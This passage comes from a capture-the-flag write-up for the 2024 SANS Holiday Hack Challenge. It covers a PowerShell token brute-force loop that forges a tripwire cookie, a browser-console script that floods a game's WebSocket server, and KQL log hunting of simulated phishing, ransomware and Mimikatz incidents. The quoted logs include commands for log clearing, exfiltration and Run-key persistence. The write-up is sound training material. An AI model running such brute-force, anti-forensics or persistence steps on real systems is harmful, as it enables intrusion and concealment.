d040356e54ca166cd0479d9878fc9ba1012a80419a846a58a24649f4f01b63f8  token1 # RIGHT
```

When we request an MFA token, we get it, but we also get a warning about a fakeout threshold of 10 from Canary TRIPWIRE.

```
PS /home/user> (iwr
http://localhost:1225/tokens/D040356E54CA166CD0479D9878FC9BA1012A80419A846A58A24649F4F01B63F8 -Credential $cred
-AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=45ffb41c4e458d08a8b08beeec2b4652"} ).Content
<h1>Canary TRIPWIRE</h1>
<p>Possible unauthorized access detected.<br>Endpoints have been scrambled.<br>Basic token evasion tactics
implemented, fakeout threshold set to 10.<br>Default token validity set to 2 seconds.</p><h1>Your current token
is valid at <a
href='1735518325.894733'>/mfa_validate/D040356E54CA166CD0479D9878FC9BA1012A80419A846A58A24649F4F01B63F8</a></h1>
```

When we try to validate the MFA token, we get message stating that cookie attempts are set. This appears to be the EDR system rejecting a certain amount (10) of validation requests before it will start accepting them again.

```
PS /home/user> $mfa_token = (iwr
http://localhost:1225/tokens/D040356E54CA166CD0479D9878FC9BA1012A80419A846A58A24649F4F01B63F8 -Credential $cred
-AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=45ffb41c4e458d08a8b08beeec2b4652"}).Links.href
```

```
; (iwr  http://localhost:1225/mfa_validate/D040356E54CA166CD0479D9878FC9BA1012A80419A846A58A24649F4F01B63F8 -
Credential $cred -AllowUnencryptedAuthentication -Headers @{ "Cookie" = "token=45ffb41c4e458d08a8b08beeec2b4652;
mfa_token=$mfa_token"}).Content
<h1>[*] Setting cookie attempts</h1>
```

I found that the `attempts` cookie was set to a Base64 string that decoded to `snakeoil`, probably indicating it's a dummy value.

```
PS /home/user> (iwr
http://localhost:1225/mfa_validate/D040356E54CA166CD0479D9878FC9BA1012A80419A846A58A24649F4F01B63F8 -Credential
$cred -AllowUnencryptedAuthentication -Headers @{ "Cookie" = "token=45ffb41c4e458d08a8b08beeec2b4652;
mfa_token=$mfa_token"}).Headers."Set-Cookie"

attempts=c25ha2VvaWwK01; Path=/
```

Now that we know to specify an `attempts` cookie as 10 or above, we can test all the tokens in the CSV file to find the one that works. Here is a breakdown of the steps:

1. Download the .csv file.
2. Extract the tokens using regex pattern.
3. Run a loop for each token to:
    a. Store the token into a file.
    b. Calculate the SHA256 hash of that file.
    c. Request for an MFA token using the token and its hash.
    d. Validate the MFA token with request containing the cookie `attempts=10`.

```
PS /home/user> $baseurl = "http://127.0.0.1:1225"
$cred = New-Object System.Management.Automation.PSCredential("admin", (ConvertTo-SecureString "admin" -
AsPlainText -Force))

# Download the CSV file
iwr "$baseurl/token_overview.csv" -Credential $cred -AllowUnencryptedAuthentication -OutFile token_overview.csv

# Define the regular expression pattern for a hex string of the specified length
$pattern = "^[a-fA-F0-9]{32}$"

# Read the CSV file and store matching hex strings
$hexStrings = @()
$csvData = Import-Csv -Path "token_overview.csv"
foreach ($row in $csvData) {
    foreach ($field in $row.PSObject.Properties.Value) {
        if ($field -match $pattern) {
            $hexStrings += $field }}}

# Process each hex string
foreach ($token in $hexStrings) {
    # Store the token in a text file (needed for next command)
    Set-Content -Path "token.txt" -Value $token
    # Derive SHA256 Sum of Token value, and save to file
    $sha256sum = Get-FileHash -Algorithm SHA256 "token.txt" | Select-Object -ExpandProperty Hash
    # Grab the MFA token value (same as silver)
    $mfatoken = (Invoke-WebRequest -Uri "$baseurl/tokens/$sha256sum"  -Credential $cred -
AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=$token"}).Links.href
    # Attempt to authenticate
    $result = Invoke-WebRequest -Uri "$baseurl/mfa_validate/$sha256sum" -Credential $cred -
AllowUnencryptedAuthentication -Headers @{"Cookie" = "token=$token; mfa_token=$mfatoken; attempts=10"} | Select-
Object -ExpandProperty Content
    Write-Output $result
}

<h1>[-] ERROR: Access Denied</h1><br> [!] Logging access attempts
...<snipped>
<h1>[+] Success, defense mechanisms deactivated.</h1><br>Administrator Token supplied, You are able to control
the production and deployment of the snow cannons. May the best elves win:
WombleysProductionLineShallPrevail</p>
```

Key Learnings

- PowerShell commands: read files, get file stats, issue web requests with setting cookies, SHA256 hashing, conditional statements, loops, and Base64 decoding.
- Authentication topics: tokens, hashing tokens, MFA token generation and validation. Defense in depth and MFA token expiration.

Act 2: Snowball Showdown❄ ❄ ❄ ❄ ❄

Wombley has recruited many elves to his side for the great snowball fight we are about to wage. Please help us defeat him by hitting him with more snowballs than he does to us.


🎯 Goals

Hack a JavaScript game to beat Wombley in a 2-minute snowball fight.


Setup: Click on the sign behind Dusty Giftwrap to start the game. If you click on Random Match Making or Create Private Room, the URL will include the parameter `singlePlayer=false`. Setting this to `true` will allow you to play by yourself so you don't have to wait for another player to join. This is just like the snowball fight from last year's HHC!

💡 Background Info: WebSockets


This game uses WebSockets to pass information back and forth between the game client and the game server. It enables full-duplex communication with low overhead for real-time data transfer. They can be viewed in DevTools under the network tab:



They can be viewed in Burp Suite under the `Proxy` - `WebSockets history` tab:



Sending one of the messages to the Repeater gives a view like DevTools. Here, we can send our own custom messages.




While playing the game, I monitored the WebSockets. I had a blast tracking these messages and trying to figure out what each of them do. Here are my findings:

Message Type	Direction	Description
init	Both	Client requesting the start of a game Server sending game initialization settings for players and elves
pixel_map	To server	Long list of 0s/1s. I don't know what this is for.
ready	Both	When player clicks the Ready button Server ack
game_started	To client	Server telling client to start the game giving settings for players and elves
alAttr	To client	Alabaster getting hit
eAttr	To client	Elves getting hit
plyAttr	To client	Player getting hit
woAttr	To client	Wombley getting hit
alWoUp	To client	Alabaster and/or Wombley position, status, and score update
player_pos	To server	Sends our location as we move to the server
sbh	Both	SnowBall Hit To server: no coordinates just id. To client: id + xy coordinates.
snowball	To client	Server telling client where snowballs are thrown
snowballp	Both	To server: when player clicks to throw a snowball To client: server ack of the throw and sends back snowball `id`
server_message	To client	Message when you win and when a hacker is detected (a WebSocket message to the server contained values that the server deemed cheating)
game_ended	To client	Ending game giving win/loss result
close_socket	To client	Ending WebSocket


It's important to note that the server is the keeper of the game state. This means we cannot modify scores to win like we did in Elf Connect. The WebSocket messages to the client tell the browser what to display. The things we can control are the player movement and throwing of snowballs. So we'll focus on trying to do our hacking around this.

🔎 Solution Steps for Silver: Local Content Override

In DevTools, we can override JavaScript files to have the webpage use our local copy of the file which allows us to make modifications. To start, go to the `Sources` tab, right click the file `phaser-snowball-game.js` and select `Override content`. You will be prompted to choose a folder to save the local copy and then click `allow` on the popup.



In the Overrides tab, you'll see the file you selected. If you have unsaved modifications, an asterisk will appear. After saving your changes, remember to reload the game.



Here are the variables to update (some are only for fun):

Line	Variable Name	Set To	Effect
6	this.yellowTint	0xffff00	Increase the "lemon" concentration in team Wombley's snowballs
7	this.blueTint	0x0000ff	Characters turn a darker blue when hit
9	this.healingTerrain	False	Snow/ice does not regenerate
14	this.playerMoveSpeed	500	Faster player movement
26	this.throwRateOfFire	1	Faster player throw rate
679	this.snowBallBlastRadius	200	Larger area effect when snowballs hit terrain
680	this.onlyMoveHorizontally	False	Gives you the ability to fly using `w` or `up arrow`.

After these changes, you can blast through the or fly over the center ice barrier to hit Wombley from behind.


Eat snow Team Wombley!

🔎 Alternate Solution Steps for Silver: Console Method

From the `phaser-snowball-game.js` file, it takes the current game scene and makes it accessible from anywhere by storing it in a global variable called `mainScene`, defined in the parent `game.html` file.

```
672 ▾    create() {
673          this.setupWebSocket();
674          mainScene = this;
```

So an alternate way is to change the variables in the previous solution by using the `mainScene` object reference in the Console. This can be a bit faster, but it only lasts one game.



🔎 Alternate Solution Steps for Silver: Console Method with Automation

The above solutions required a lot of clicking. Wouldn't it be nice to have this automated? To get this working, I studied the `snowballp` WebSocket message which is sent when we click the mouse to throw snowballs. Here's an example message:

```
{"type":"snowballp","x":1738,"y":924.4925537109375,"owner":"<uuid>","isWomb":false,"blastRadius":24,"velocityX":
-717.4541973937644,"velocityY":36.973692749725544,"id":228}
```

I used Burp Suite Repeater tool to test this. Here are my findings:

- Max `blastRadius` is 200 (if you set something higher, the server sends back 200.)
- Max/Min `velocityX` and `velocityY` is 2000/-2000. (If you set something beyond these, the server changes it.)
- If the `x` or `y` coordinates are too far from where you're standing, the server does not honor the throw (i.e. the server doesn't send back a `snowballp` message with an `id`.
- You can't set `isWomb` to true. GRRRR…I was so looking forward to throwing the "lemon" snowballs, but alas the server didn't honor this.
- The server wouldn't honor all the `snowballp` messages if I sent too many at once. A 225 ms delay worked well.

In the DevTools console, you can paste in this code that blasts snowballs with maxed blastRadius and velocityX from wherever your player is standing for the duration of the game without having to do any clicking. GLOOOORY!

```
let c = 0;
const send = () => {
  if (c < 525) {
    mainScene.ws.send(JSON.stringify({
      type: "snowballp", x: mainScene.player1.x, y: 917,
      owner: mainScene.player1.playerId,
      isWomb: false, blastRadius: 200, velocityX: 2000, velocityY: 0 }));
    c++;
    console.log("Sent snowballp (", c + 1, "):");
    setTimeout(send, 225);
  }};
send();
```

It's like a snowball machine gun!

🔎 Solution Steps for Gold

From Dusty Giftwrap's conversation, he mentions a secret weapon. In `reconnecting-websocket.min.js`, we see mention of a bomberContainer. It has to do with the `moasb` (Mother of All SnowBalls).


```
2   window.bgDebug = e => {
-       if (e.type && "moasb_start" === e.type && mainScene && !mainScene.moasb_started) {
-           mainScene.moasb_started = !0,
-           mainScene.anims.create({…}),
-           mainScene.bomberContainer = mainScene.add.container(400, 300),
```

`moasb` seen in `phaser-snowball-game.js`:

```
861         this.moasb = () => { this.ws.sendMessage({ type: 'moasb' }) }
```

✅ Gold Answer

This can be triggered in the dev tools console: `this.mainScene.moasb()`
Or send this in the websockets in Burp Suite Repeater `{"type":"moasb"}`. Don't forget to pick "To server."



📝 Side Notes

- The MOASB is a reference to the MOAB (Mother Of All Bombs), a large US military bomb.
- The MOASB is ridden by none other than the much beloved Elf the Dwarf who was first seen in the HHC in 2022. He has made many appearances each year and is known for his quote, "Glory," which is used extensively in the HHC Discord server.
- The riding of a bomb while it's being dropped is a reference to the famous scene in movie Dr. Strangelove where a soldier cheers and waves his cowboy hat while riding a bomb dropped from a plane.
- The quote by Elf is a reference to a quote from the movie Die Hard.

🌟 Key Learnings

- Hacking the JavaScript using local override or issuing commands console to beat the snowball game.
- How to capture, analyze, and send WebSockets.

Act 2: Microsoft KC7❄❄❄❄❄

Answer two sections for silver, all four sections for gold. http://kc7cyber.com/go/hhc24

🎯 Goals

Investigate phishing and ransomware attacks while learning Kusto Query Language.


💡 Background Info: KQL and KC7

- Kusto Query Language (KQL) is a powerful tool used for querying large datasets in Azure Data Explorer and other Microsoft services. It's designed for easy data exploration and analysis, allowing users to perform complex queries with simple syntax. With KQL, you can filter, sort, and summarize data quickly, making it ideal for log and telemetry data analysis.
- KC7 is an educational tool designed to introduce students to cybersecurity principles and data analysis.

Section 1: KQL 101:Learn and practice basic KQL queries to analyze data logs for North Pole operations.

S1Q1: Type `let's do this` to begin your KQL training: Let's Do this

S1Q2: Once you've examined all the tables, type `when in doubt take 10` to proceed: Perform `| take 10` on all the tables from the Available Tables link at the top. when in doubt take 10



S1Q3: How many elves did you find? `Employees | count` 90

S1Q4: Can you find out the name of the Chief Toy Maker? `Employees | where role=="Chief Toy Maker"` Shinny Upatree

S1Q5: Learn about different operators: operator

S1Q6: How many emails did Angel Candysalt receive? 31

To get the Angel's email address: `Employees | where name == "Angel Candysalt"`

```
Email | where recipient == "angel candysalt@santaworkshopgeeseislands.org" | count
```

S1Q7: How many distinct recipients were seen in the email logs from twinkle_frostington@santaworkshopgeeseislands.org? 32

```
Email | where sender has "twinkle_frostington@santaworkshopgeeseislands.org" | distinct recipient |count
```

S1Q8: How many distinct websites did Twinkle Frostington visit? 4

To get Twinkle's IP: `Employees | where name == "Twinkle Frostington"`

```
OutboundNetworkEvents | where src_ip == "10.10.0.36" | distinct url | count
```

S1Q9: How many distinct domains in the PassiveDns records contain the word green? 10

```
PassiveDns | where domain contains "green" | distinct domain | count
```

Side Note

We get a squiggly line under contains. It said to avoid using the 'contains' operator as it has a high compute price. `has` will look for an exact match (the word on its own), while `contains` will look for the specified sequence of letters, regardless of what comes before or after it. `has` searches on Kusto terms would be similar to the word boundary `\b` used in regex.

S1Q10: How many distinct URLs did elves with the first name Twinkle visit? 8 (Submit this on the Objectives section)

```
let twinkle_ips = Employees | where name has "Twinkle" | distinct ip_addr;
OutboundNetworkEvents | where src_ip in (twinkle_ips) | distinct url | count;
```

Key Learnings from Section 1

We learned about KQL basics: `take`, `where`, `distinct`, `count`, `contains`, `has`,and `let`.

Section 2: Operation Surrender: Investigate a phishing attack targeting Wombley's team, uncovering espionage activities.

S2Q1: Type `surrender` to get started! Surrender

S2Q2: Who was the sender of the phishing email that set this plan into motion? surrender@northpolemail.com

```
Email | where subject has "surrender" | distinct sender
```

S2Q3: How many elves from Team Wombley received the phishing email? 22

```
Email | where subject has "surrender" | distinct recipient | count
```

S2Q4: What was the filename of the document that Team Alabaster distributed in their phishing email? Team_Wombley_Surrender.doc

```
Email | where subject has "surrender" | distinct link
```

S2Q5: Who was the first person from Team Wombley to click the URL in the phishing email? Joyelle Tinseltoe

```
Employees
| join kind=inner (OutboundNetworkEvents) on $left.ip_addr == $right.src_ip // condition to match rows
| where url contains "Surrender"
| project name, ip_addr, url, timestamp // project returns only the information you select
| sort by timestamp asc //sorts time ascending
```

Timestamp was `2024-11-27T14:11:45Z`

S2Q6: What was the filename that was created after the .doc was downloaded and executed? keylogger.exe

```
let joyelle_host = Employees | where name == "Joyelle Tinseltoe" | distinct hostname;
ProcessEvents
| where timestamp between(datetime("2024-11-27T14:11:45Z") .. datetime("2024-11-27T14:20:37Z"))
| where hostname in (joyelle_host)
```

timestamp	parent_...	p...	process_commandline
2024-11-27 14:12:44.0000	Explorer.exe	9d8a...	Explorer.exe "C:\Users\jotinseltoe\Downloads\Team_Wombley_Surrender.doc"
2024-11-27 14:12:45.0000	Explorer.exe	a39a...	C:\Users\Public\AppData\Roaming\keylogger.exe

S2Q7: Enter your flag to continue a2V5bG9nZ2VyLmV4ZQ==

```
let flag = "keylogger.exe";let base64_encoded = base64_encode_tostring(flag);print base64_encoded
```

Key Learnings from Section 2

We learned how to identify traces of a phishing attack and when targets become a victim after opening a document dropping a keylogger that was run by the victim.
KQL functions: `join`, `project`, `datetime`, `between`, `base64_encode_tostring`, `print`.

Section 3: Operation Snowfall: Track and analyze the impacts of a ransomware attack initiated by Wombley's faction.

S3Q1: Type `snowfall` to begin: snowfall

S3Q2: What was the IP address associated with the password spray? 59.171.58.12

```
AuthenticationEvents
| where result == "Failed Login"
| summarize FailedAttempts = count() by username, src_ip, result
| where FailedAttempts >= 5
| sort by FailedAttempts desc
```

Using `summarize count() by` groups common values together. When sorted, it can provide good information.

username	src_ip	result	FailedAttempts
twsnowfall	59.171.58.12	Failed Login	248
spnutmeggins	59.171.58.12	Failed Login	248
joribbonson	59.171.58.12	Failed Login	200
twmistletooth	59.171.58.12	Failed Login	198

S3Q3: How many unique accounts were impacted where there was a successful login from 59.171.58.12? 23

```
AuthenticationEvents | where src_ip == "59.171.58.12" and result == "Successful Login"|distinct username
| summarize DistinctSuccessfulUsernames = count(username)
```

The first line could be run on its own and the count could be found by the number of records returned. The second line's `summarize` does this for us.

S3Q4: What service was used to access these accounts/devices? RDP


```
AuthenticationEvents | where src ip=="59.171.58.12" | summarize count distinct(hostname), count() by
description, result|sort by count_ desc
```

description	result	count_distinct_hostname	count_
User failed to login to an email account. The user provided an incorrect password.	Failed Login	31	4,419
User successfully logged onto Elf-Lap-A-Ribbonson via RDP.	Successful Login	1	4
User successfully logged onto Elf-Lap-A-Jinglebellsworth via RDP.	Successful Login	1	3
User successfully logged onto Elf-Lap-A-Nutmeggins via RDP.	Successful Login	1	3

The `count_distinct` shows the number of unique hostnames for that grouping. The description shows RDP was the protocol.

S3Q5: What file was exfiltrated from Alabaster's laptop? Secret_Files.zip

```
let alabaster_username = Employees | where name contains "Alabaster" | project username;
ProcessEvents | where username in (alabaster_username);
```



timestamp	parent_...	p...	process_commandline
2024-12-16 15:51:52.0000	cmd.exe	614c...	copy C:\Users\alsnowball\AppData\Local\Temp\Secret_Files.zip \\wocube\share\alsnowbal\Secret_Files.zip
2024-12-16 16:02:32.0000	cmd.exe	614c...	del C:\Users\alsnowball\Documents\Snowball_Cannon_Plans.pdf
2024-12-16 16:03:01.0000	cmd.exe	614c...	del C:\Users\alsnowball\Documents\Drone_Configurations.pdf
2024-12-16 16:03:22.0000	cmd.exe	614c...	del C:\Users\alsnowball\AppData\Local\Temp\Secret_Files.zip
2024-12-16 16:04:29.0000	cmd.exe	614c...	wevtutil cl System
2024-12-16 16:24:29.0000	cmd.exe	614c...	wevtutil cl Security
2024-12-16 16:57:29.0000	cmd.exe	614c...	wevtutil cl Application
2024-12-17 10:40:12.0000	cmd.exe	c3c2...	C:\Windows\Users\alsnowbal\EncryptEverything.exe

S3Q6: What is the name of the malicious file that was run on Alabaster's laptop? EncryptEverything.exe

See blue box from screenshot from previous question.

S3Q7: Enter your flag to continue: RW5jcnlwdEV2ZXJ5dGhpbmcuZXhl

```
let flag = "EncryptEverything.exe";let base64_encoded = base64_encode_tostring(flag);print base64_encoded
```

☀️ Key Learnings from Section 3

We learned about the analysis using KQL of the flow of a ransomware attacking involving the identifying of password spraying, successful infiltration via RDP, exfiltration, and malicious file execution encrypting all their files.
KQL functions: `summarize`, `count()`, and `count_distinct()`.

Section 4: Echoes in the Frost: Use logs to trace an unknown phishing attack targeting Alabaster's faction.

S4Q1: Type `stay frosty` to begin. stay frosty

S4Q2: What was the timestamp of first phishing email about the breached credentials received by Noel Boetie? 2024-12-12T14:48:55Z

```
Email |where recipient has "noel" and subject has "credentials"
```

S4Q3: When did Noel Boetie click the link to the first file? 2024-12-12T15:13:55Z

```
let noel_links = Email |where recipient has "noel" and subject has "credentials" | project link;
OutboundNetworkEvents |where url in (noel_links)
```

timestamp	method	src_ip	user_agent	url
2024-12-12 15:13:55.0000	GET	10.10.0.9	Mozilla/5.0 (Windows NT 6.2) A...	https://holidaybargainhunt.io/published/files/files/echo.exe
2024-12-12 15:16:40.0000	GET	10.10.0.9	Mozilla/5.0 (Windows NT 6.2) A...	http://holidaybargainhunt.io/public/search/online/front.7z
2024-12-12 15:26:21.0000	GET	10.10.0.9	Mozilla/5.0 (Windows NT 6.2) A...	https://holidaybargainhunt.io/online/published/images/public/clearly.exe

S4Q4: What was the IP for the domain where the file was hosted? 182.56.23.122

Looking for the domain from the screenshot from the previous question:

```
PassiveDns | where domain has "holidaybargainhunt" | summarize count() by ip
```

S4Q5: What hostname was accessed? WebApp-ElvesWorkshop

```
AuthenticationEvents| where src_ip == "182.56.23.122"
```

S4Q6: What was the script that was run to obtain credentials? Invoke-Mimikatz.ps1

```
ProcessEvents| where hostname == "WebApp-ElvesWorkshop"
```

📝 Side Note

Mimikatz is a well-known open-source tool used for extracting passwords and authentication credentials from Windows.

S4Q7: What is the timestamp where Noel executed the file? 2024-12-12T15:14:38Z

From the screenshot above, we see that the first link was echo.exe, so we search for that specifically:

```
let noel_hostname = Employees| where name has "Noel" | project hostname;
ProcessEvents | where hostname in (noel_hostname) and process_commandline has "echo.exe"
```

S4Q8: What domain was the `holidaycandy.hta` file downloaded from? compromisedchristmastoys.com

```
OutboundNetworkEvents |where url has "holidaycandy.hta"
```

timestamp	method	src_ip	user_agent	url
2024-12-12 15:39:25.0000	GET	10.10.0.9	Mozilla/5.0 (Windows NT 6.2) A...	http://compromisedchristmastoys.com/holidaycandy.hta
2024-12-12 15:40:19.0000	GET	10.10.0.9	Mozilla/5.0 (Windows NT 6.2) A...	http://compromisedchristmastoys.com/holidaycandy.hta

S4Q9: What was the first file that was created after extraction? sqlwriter.exe

```
let noel_hostname = Employees| where name has "Noel" | project hostname;
```

```
let frosty_time = toscalar(ProcessEvents | where process_commandline has "frosty.zip"|summarize min(timestamp));
FileCreationEvents | where hostname in (noel_hostname) and timestamp > frosty_time
```

The `toscalar` is needed because the `summarize` operation returns a table which can't be compared to in a `where` clause.

S4Q10: What is the name of the property assigned to the new registry key? frosty

```
let noel_hostname = Employees| where name has "Noel" | project hostname;
let frosty_time = toscalar(ProcessEvents | where process_commandline has "frosty.zip"|summarize min(timestamp));
ProcessEvents | where hostname in (noel_hostname) and timestamp > frosty_time
```

The second row has the registry command:

```
New-Item -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "MS SQL Writer" -Force | New-
ItemProperty -Name "frosty" -Value "C:\Windows\Tasks\sqlwriter.exe" -PropertyType String -Force
